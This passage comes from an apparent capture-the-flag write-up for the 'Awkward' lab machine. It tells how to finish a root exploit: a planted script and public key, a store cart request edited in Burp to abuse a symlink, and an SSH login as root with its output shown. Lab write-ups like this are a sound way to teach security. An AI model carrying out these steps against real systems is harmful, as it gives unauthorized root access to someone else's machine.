
We save the script as `/tmp/executeme.sh`, paste our public key onto the box as `/tmp/id_rsa.pub`, and we are set.

> Note: Remember to give your script execution privileges by running `chmod +x` on it, otherwise it will not be executed.

Triggering the exploit

Once the product details item, cart item and malicious script are setup, we can run the exploit.

We visit the Hat Valley Store and add an item to the cart, intercepting the request using Burp. Once intercepted, we modify the `item` value to reflect the name of the malicious product details item, in our case `4.txt`, and the `user` value to reflect the name of the symlink within `cart`, in our case `fakecart`.



We get the confirmation in the response that our item was added successfully. Keep in mind there are cleanup scripts in place, so if you get an error make sure to check whether the files you created in the `/cart` and `/product-details` directories are still there!

```
ssh -i id_rsa root@10.10.11.185

Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

You have new mail.
root@awkward:~#
```

The root flag can be found under `/root/root.txt`.